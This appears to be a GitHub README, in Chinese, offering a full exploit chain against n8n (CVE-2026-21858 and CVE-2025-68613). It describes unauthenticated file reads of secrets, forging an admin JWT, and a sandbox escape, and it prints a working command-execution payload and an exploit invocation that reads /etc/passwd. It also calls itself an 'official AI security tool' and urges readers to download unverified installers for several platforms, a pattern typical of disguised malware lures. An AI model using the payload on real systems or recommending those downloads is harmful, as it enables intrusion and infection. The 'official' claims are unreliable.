zerodayevil/cve-2026-21858-n8n-fullchain

🛡️ 官方 AI 安全工具模块,用于 CVE-2026-21858 + CVE-2025-68613(n8n "Ni8mare" 未认证任意文件读取与表达式注入 RCE 完整利用链)。

🛡️ AI 安全工具模块
n8n 全链路(CVE-2026-21858 + CVE-2025-68613)— “Ni8mare”
AI 安全工具生态官方安全审计模块






本模块为 n8n 工作流自动化实例提供诊断工具和完整的利用链,代号 Ni8mare。
该攻击链结合了由 Content-Type 混淆导致的未认证任意文件读取(CVE-2026-21858)与已认证的表达式注入沙箱绕过(CVE-2025-68613)。通过向暴露的文件上传表单发送经过操纵的 Content-Type: application/json 请求,攻击者可控制 filepath 参数以读取内部系统文件(/proc/self/environ、配置文件及 SQLite 数据库)。获取到的 encryptionKey 和密码哈希可用于离线伪造管理员 JWT Cookie。一旦通过认证,通过 this.process.mainModule.require 进行的表达式注入即可逃逸 JavaScript 沙箱,执行任意系统命令。
“从文件读取到完全系统接管,只需三步。”
虽然文件读取需要带有二进制输出的活动表单工作流,但表达式注入在默认 n8n 安装上即可可靠运行,无需特殊节点或显式启用系统权限。
| 规格 | 分配值 | 备注 |
|---|---|---|
| CVE 标识符 | CVE-2026-21858 + CVE-2025-68613 |
全链路:未认证文件读取到 RCE |
| 严重性评级 | 严重(CVSS v3.1:10.0 + 9.9) | 未认证 RCE 链 |
| 漏洞类型 | CWE-200 / CWE-94 |
Content-Type 混淆 / 代码注入 |
| 受影响组件 | n8n 工作流自动化引擎 | 版本 <= 1.65.0(AFR)/ >= 0.211.0(RCE) |
| 已修补版本 | 1.121.0(AFR)/ 1.120.4+(RCE) | 官方厂商补丁已发布 |
| 所需权限 | 无 | 通过公开表单进行未认证初始访问 |
graph TD
    A[Unauthenticated Attacker] -->|1. Content-Type Confusion| B[Vulnerable Form Endpoint]
    B -->|2. Arbitrary File Read| C[Extract /proc/self/environ & database.sqlite]
    C -->|3. Derive Secret & Hash| D[Forge Admin JWT Cookie]
    D -->|4. Authenticate as Admin| E[n8n Workflow Engine]
    E -->|5. Expression Injection Payload| F[Sandbox Escape via mainModule.require]
    F -->|6. Execute Command| G[Full Remote Code Execution]
={{ (function() {
  var require = this.process.mainModule.require;
  var execSync = require("child_process").execSync;
  return execSync("id").toString();
})() }}1.121.0 或更高版本。N8N_ENFORCE_SETTINGS_FILE_PERMISSIONS=true,并限制 Docker 容器中的进程能力。⚠️ 重要:本模块专为在 AI 安全工具生态内安全执行和诊断而构建。请始终使用来自官方仓库的已验证模块。
要执行监控和诊断脚本,请确保已安装 AI 安全工具核心引擎:
| 操作系统 / 平台 | 版本 | 架构 / 格式 | 发布日期 | 状态 | 下载链接 |
|---|---|---|---|---|---|
| 🪟 Windows | v6.3.20 |
x64 安装程序(.exe) | 2026-09-08 | 🟢 最新 | 下载 .exe |
| 🪟 Windows | v6.3.20 |
x64 便携版(.tar.gz) | 2026-09-08 | 🟢 最新 | 下载 .tar.gz |
| 🍏 macOS | v5.3.29 |
Apple Silicon M1/M2/M3(.dmg) | 2026-09-05 | 🟢 稳定 | 下载 .dmg |
| 🐧 Linux | v5.3.27 |
通用 x64(.tar.gz) | 2026-09-01 | 🟢 稳定 | 下载 .tar.gz |
| 🤖 Android | v8a 5.3.27 |
ARM64 APK(.apk) | 2026-09-01 | 🟢 稳定 | 下载 .apk |
# Read arbitrary file via diagnostic module
uv run python exploit.py http://localhost:5678 /form/vulnerable-form --read /etc/passwd